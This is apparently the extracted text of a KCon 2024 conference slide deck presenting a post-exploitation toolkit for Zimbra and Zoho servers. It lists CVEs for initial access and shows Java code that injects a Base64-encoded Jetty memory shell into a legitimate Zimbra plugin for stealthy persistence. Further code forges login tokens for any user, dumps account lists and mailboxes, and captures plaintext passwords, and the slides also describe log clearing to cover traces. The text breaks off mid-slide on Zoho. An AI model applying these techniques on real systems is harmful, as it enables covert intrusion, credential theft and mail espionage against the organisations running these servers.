

The Ever-Present Specter In Memory A Post Exploitation Toolkit for High Value Systems

演讲人: Skay

时间: 2024.08.25

TONGDAO

KCon
2024

01

选题背景和研究意义

MANDAMUS MEDIOCREM REREHENDUNT



KCon
2024

01 漏洞价值最大化

02 高价值Web应用

03 全面、长期、隐蔽


04 后渗透



Application-oriented

MANT EUM E


Firstly, which systems are considered high-value web applications?



List applications

MANT EUM E

List applications



获取初始权限

命令执行

CVE-2023-31099

CVE-2022-47966

代码执行

CVE-2022-27925

文件上传

CVE-2023-22527

ssh权限

初始权限

02

Zimbra

List applications

MANT EUM E

Long-term stable backdoor

mail retrieval

recording user
plaintext passwords

covering up traces

obtaining data routing
connection information

detailed information such
as user phone addresses

logging in as any user
and finally,

code repository
management platforms

Post-Exploitation Functions

持久性后门隐藏

MANT EUM E




The screenshot shows the Zimbra Administration interface under the 'Management Plugins' section. It lists various Zimbra services and their descriptions. A red arrow points to the 'Management Plugins' link in the sidebar.

名称	显示名	描述
com_zextras_zextras	Network Modules NG	Zimbra Network Modules NG Administration UI
com_zimbra_adminversioncheck	版本检查	版本检查管理员扩展程序
com_zimbra_archive	归档	归档管理扩展程序
com_zimbra_backuprestore	备份/还原	备份和还原管理员扩展程序
com_zimbra_bulkprovision	帐户迁移	帐户迁移管理员扩展程序
com_zimbra_cert_manager	证书管理器	证书管理器管理员扩展程序
com_zimbra_convertd	附件转换	附件转换管理员扩展程序
com_zimbra_delegatedadmin	委派管理员	委派管理员管理员扩展程序
com_zimbra_hsm	HSM	分层存储管理管理员扩展程序
com_zimbra_license	许可证管理器	许可证管理管理员扩展程序
com_zimbra_mobilesync	Zimbra 手机通信	手机通信同步管理扩展程序
com_zimbra_proxy_config	代理配置器	Zimbra 代理配置管理员扩展程序
com_zimbra_smime_cert_admin	SMIME	SMIME 管理员扩展程序
com_zimbra_tooltip	帮助工具提示	帮助工具提示管理员扩展程序
com_zimbra_two_factor_auth	双因数验证	双因数验证管理员扩充程序
com_zimbra_uconfig	Zimbra 语音/聊天服务	供管理员配置语音/聊天服务的扩充程序。
com_zimbra_viewmail	邮件查看器	允许管理员查看邮件的管理员扩展程序
com_zimbra_xmbsearch	跨邮箱搜索	跨邮箱搜索管理员扩展程序

持久化

Backdoor

为了提高后门的隐蔽性，采用无需落地的内存Shell，针对重启失效问题，可以采用agent形式，但是与其新增一个落地jar文件，不如修改已有文件。当然还需修改文件修改时间
zimbra本身功能上支持插件扩展，且默认安装以下常用插件



The screenshot shows a Java code editor with several tabs open. A red box highlights the 'init()' method in the 'LicenseService' class. Another red box highlights the injected code within the 'init()' method. The code injects a Base64 encoded payload into an Unsafe object and calls its putObject method to overwrite the 'main' method of the 'Main' class with a custom memory shell.

```


public static void init(){
    try {
        String initpara = "yv6svgAAAD0CJAoAqAgADbWEAEDAAFAAYBA8VqYX2hL2xhbmcvQ2xh3NMb2FkZXIBAAy8aWSpd04BAb0tSphdmEvb0Fu2y9DbGFzc0xvYWRlcjspVegACAEAE";
        byte[] bytes = Base64.getDecoder().decode(initpara);
        Class unsafeClass = Class.forName("sun.misc.Unsafe");
        Field field = unsafeClass.getDeclaredField("theUnsafe");
        field.setAccessible(true);
        Unsafe unsafe = (Unsafe) field.get(null);
        Module baseModule = Object.class.getModule();
        Class currentClass = Main.class;
        long offset = unsafe.objectFieldOffset(Class.class.getDeclaredField(name: "module"));
        unsafe.putObject(currentClass, offset, baseModule);
        Method method = ClassLoader.class.getDeclaredMethod(name: "defineClass", String.class, byte[].class, int.class, int.class);
        method.setAccessible(true);
        ((Class)method.invoke(ClassLoader.getSystemClassLoader(), {args: "AesBase64JettyFilterShell_new", bytes, 0, bytes.length}).newInstance());
    }
}

```

Inject
Jetty Memory-Shell

Memory-Shell

MANT EUM E



Obtain the desired DATA

MANT EUM E

Now that we have a backdoor, how do we obtain the desired data?

https://files.zimbra.com/docs/soap_api/9.0.0/api-reference/index.html

- Provide the python-zimbra library.
- Offer functionality to handle the creation of Zimbra SOAP queries.
- Send HTTP requests to the backend for processing.
- Retrieve desired data by calling SOAP API through HTTP requests.
- Is it really necessary to make such a fuss about it?

Overview Service Command

Zimbra™ SOAP API

This document is the reference specification for the Zimbra SOAP API.

SOAP API Services

zimbraAccount	The Account Service includes commands for retrieving, storing, and modifying account information.
zimbraAdmin	The Admin Service includes commands for administering Zimbra services.
zimbraAdminExt	The Admin Extension Service includes additional commands for managing administrative tasks.
zimbraMail	The Mail Service includes commands for managing mail accounts and messages.
zimbraRepl	The zimbraRepl Service includes commands for managing replication between servers.
zimbraSync	The zimbraSync Service includes commands for managing synchronization between clients and servers.
zimbraVoice	The zimbraVoice Service includes commands related to VoIP and telephony.

Copyright 2012 Zimbra, Inc. All rights reserved.

No, we have a better way

Obtain the desired DATA



`zimbraAccount` 帐户服务包括用于检索、存储和管理用户帐户信息的命令。

`zimbraAdmin` 管理服务包括用于管理 Zimbra 的命令。

`zimbraAdminExt` 管理扩展服务包括用于管理 Zimbra 的附加命令。

`zimbraMail` 邮件服务包括用于管理邮件和日历信息的命令。

`zimbraRepl` `zimbraRepl` 服务包括用于管理 Zimbra 服务器复制的命令。

`zimbraSync` `zimbraSync` 服务包括使用同步管理设备的命令。

`zimbraVoice` `zimbraVoice` 服务包括与统一通信相关的命令。

Debug



Debug



从层紧密嵌套的调用栈



Obtain the desired DATA

Database Connection Information

com.zimbra.cs.db.MySQL.MySQLConfig

```
protected class MySQLConfig extends DbPool.PoolConfig {
    no usages
    MySQLConfig() {
        this.mDriverClassName = this.getDriverClassName();
        this.mPoolSize = 100;
        this.mRootUrl = this.getRootUrl();
        this.mConnectionString = this.mRootUrl + "zimbra";
        this.mLoggerUrl = null;
        this.mSupportsStatsCallback = true;
        this.mDatabaseProperties = this.getDBProperties();
        String maxActive = (String) this.mDatabaseProperties.get("maxActive");
        if (maxActive != null) {
            try {
                this.mPoolSize = Integer.parseInt(maxActive);
            } catch (NumberFormatException var4) {
                ZimbraLog.system.warn("exception parsing 'maxActive' pref; d
            }
        }
    }
}
```



```
no usages 1 override
DbPool.PoolConfig getPoolConfig() {
    return new MySQLConfig();
}
```

TextField1

获取用户列表	生成登录session	admin@mm.test233.com
获取用户详情	获取常用联系人	
获取JDBC信息	记录明文密码	获取当前已记录密码
日志清理		

[+] All Record UserPassword :
[*] All recorded passwords are as follows :
admin test233
admin test233

Obtain the desired DATA

User list and details retrieval

There is no direct interface method for obtaining the Account object.

```
Provisioning prov = Provisioning.getInstance();

SearchDirectoryOptions options = new SearchDirectoryOptions();

options.setDomain(null);

options.setTypes("accounts");

options.setMaxResults(5000);

options.setFilterString(ZLdapFilterFactory.FilterId.ADMIN_SEARCH, null);

options.setReturnAttrs(null);

options.setSortOpt(SearchDirectoryOptions.SortOpt.SORT_ASCENDING);


options.setSortAttr("name");

options.setConvertIDNToAscii(true);

options.setMakeObjectOpt(SearchDirectoryOptions.MakeObjectOpt.NO_DEFAULTS);

List accounts = prov.searchDirectory(options);
```

&



Obtain the desired DATA

Generate arbitrary user login credentials

```
Account account = getAccounts(new String((byte[])
user.get("username")));

AuthToken.TokenType tokenType = AuthToken.TokenType.fromCode( "");

ZimbraAuthToken authToken = (ZimbraAuthToken)
AuthProvider.getAuthToken(account, 0, tokenType);

token = authToken.getEncoded();
```

分析认证机制



凭证伪造




会话劫持

Obtain the desired DATA

mail retrieval

try to construct `OperationContext`, `SearchParams`, `Mailbox`, etc. Among them



```

public String getMailbyDate(Map user) throws Exception{
    HashMap resp = new HashMap();
    DbPool.startup();

    String queryString = new String((byte[]) user.get("date"));
    Account account = getAccounts(new String((byte[])
    user.get("username")));
    Mailbox mailbox =
    MailboxManager.getInstance().getMailboxByAccount(account);
    OperationContext octx = new OperationContext(account, true);
    octx.setmResponseProtocol(SoapProtocol.Soap12);
    SearchParams searchParams = new SearchParams();
    searchParams.setQueryString(queryString);
    searchParams.setTypes("conversation");
    searchParams.setSortBy("dateDesc");
    ZimbraQuery query = new ZimbraQuery(octx, SoapProtocol.Soap12,
    mailbox, searchParams);
    ZimbraQueryResults zimbraQueryResults = query.execute();
    resp = putHits(zimbraQueryResults,searchParams);

    String respstr = "";
    for (int i = 0; i<resp.size();i++){
        int conversationId = (int) resp.get(i);
        if(conversationId < 0){
            conversationId = -conversationId;
        }
        respstr =respstr+getsingleMail(account,conversationId)+"\r\n";
    }

    return respstr;
}

```



KCon
2024

Obtain the desired DATA


Mail information retrieval

There is no direct interface method for obtaining the Account object.

```
1 POST / HTTP/2
2 Host: 192.168.220.98
3 Cookie: ZM_TEST=true; ZM_LOGIN_CSRF=ad49bda0-ea15-41b4-bed8-e270a7032b4e
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:122.0) Gecko/20100101 Firefox/122.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
6 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 110
10 Origin: https://192.168.220.98
11 Referer: https://192.168.220.98/
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?1
17 Te: trailers
18
19 loginOp=login&login_csrftoken=ad49bda0-ea15-41b4-bed8-e270a7032b4e&username=admin&password=test233&client=preferred
```

Obtain the desired DATA

Mail information retrieval



Debug



Debug




Debug



流量侧隐蔽

Mail information retrieval

All payloads, as well as all functions mentioned above, run in memory.



The screenshot displays a Java application window titled "jTextField1" and a Burp Suite interface.

Java Application:

- Buttons: "获取用户列表", "生成登录session", "aaa@mm.test233.com", "获取用户详情", "获取常用联系人".
- Buttons: "获取JDBC信息", "记录明文密码", "获取当前已记录密码", "日志清理".
- Text area: Shows a success message: "[+] Success get Contacts : [!]{firstName=aaa, lastName=aaa, mobilePhone=13111111111, jobTitle=bbbbbbbbbbb, fullName=aaa aaa aaa, company=bbbbbbbbbbb, middleName=aaa, email=aaa@mm.test233.com} [!]{firstName=bbb, lastName=bbb, mobilePhone=13111666666, jobTitle=nnn, fullName=bbb bbb bbb, company=nnn, middleName=bbb, email=bbb@test233.com}]".

Burp Suite:

- Toolbar: Burp Suite Community Edition v2023.12.1.3 - Temporary Project, Dashboard, Target, Proxy, Intruder, Repeater, View, Help, Logger++.
- Logger++ Tab: Shows a table of captured requests. Headers include: #, Tags, Complete, Complete, Tool, Method, Host, Path, Query, Status, Title, Response Length, Inferred Type, C.
- Table Data (approximate):

#	Tags	Complete	Complete	Tool	Method	Host	Path	Query	Status	Title	Response Length	Inferred Type	C
1				Proxy	POST	https://192.168.220.98	/		200		56	SCRIPT	
2				Proxy	POST	https://192.168.220.98	/		200		120	SCRIPT	
3				Proxy	POST	https://192.168.220.98	/		200		2188	SCRIPT	
4				Proxy	POST	https://192.168.220.98	/		200		76	SCRIPT	
5				Proxy	POST	https://192.168.220.98	/		200		612	PLAIN_TEXT	
6				Proxy	POST	https://192.168.220.98	/		200		76	SCRIPT	
7				Proxy	POST	https://192.168.220.98	/		200		76	SCRIPT	
- Logs Tab: Displays raw network traffic in Pretty, Raw, and Hex formats. One entry shows a POST request to https://192.168.220.98 with a large base64 encoded payload.

02

Zoho

Zoho

1

obtaining domain controller administrator information and database-stored domain information,

2

obtaining database connection information,

3

obtaining integrated third-party application credentials,

4

generating valid login information for accounts with the highest privileges, bypassing IP login restrictions,

5

and recording plaintext passwords.



Obtain the desired DATA

Database Connection Information Retrieval

```
# $Id$  
# driver name  
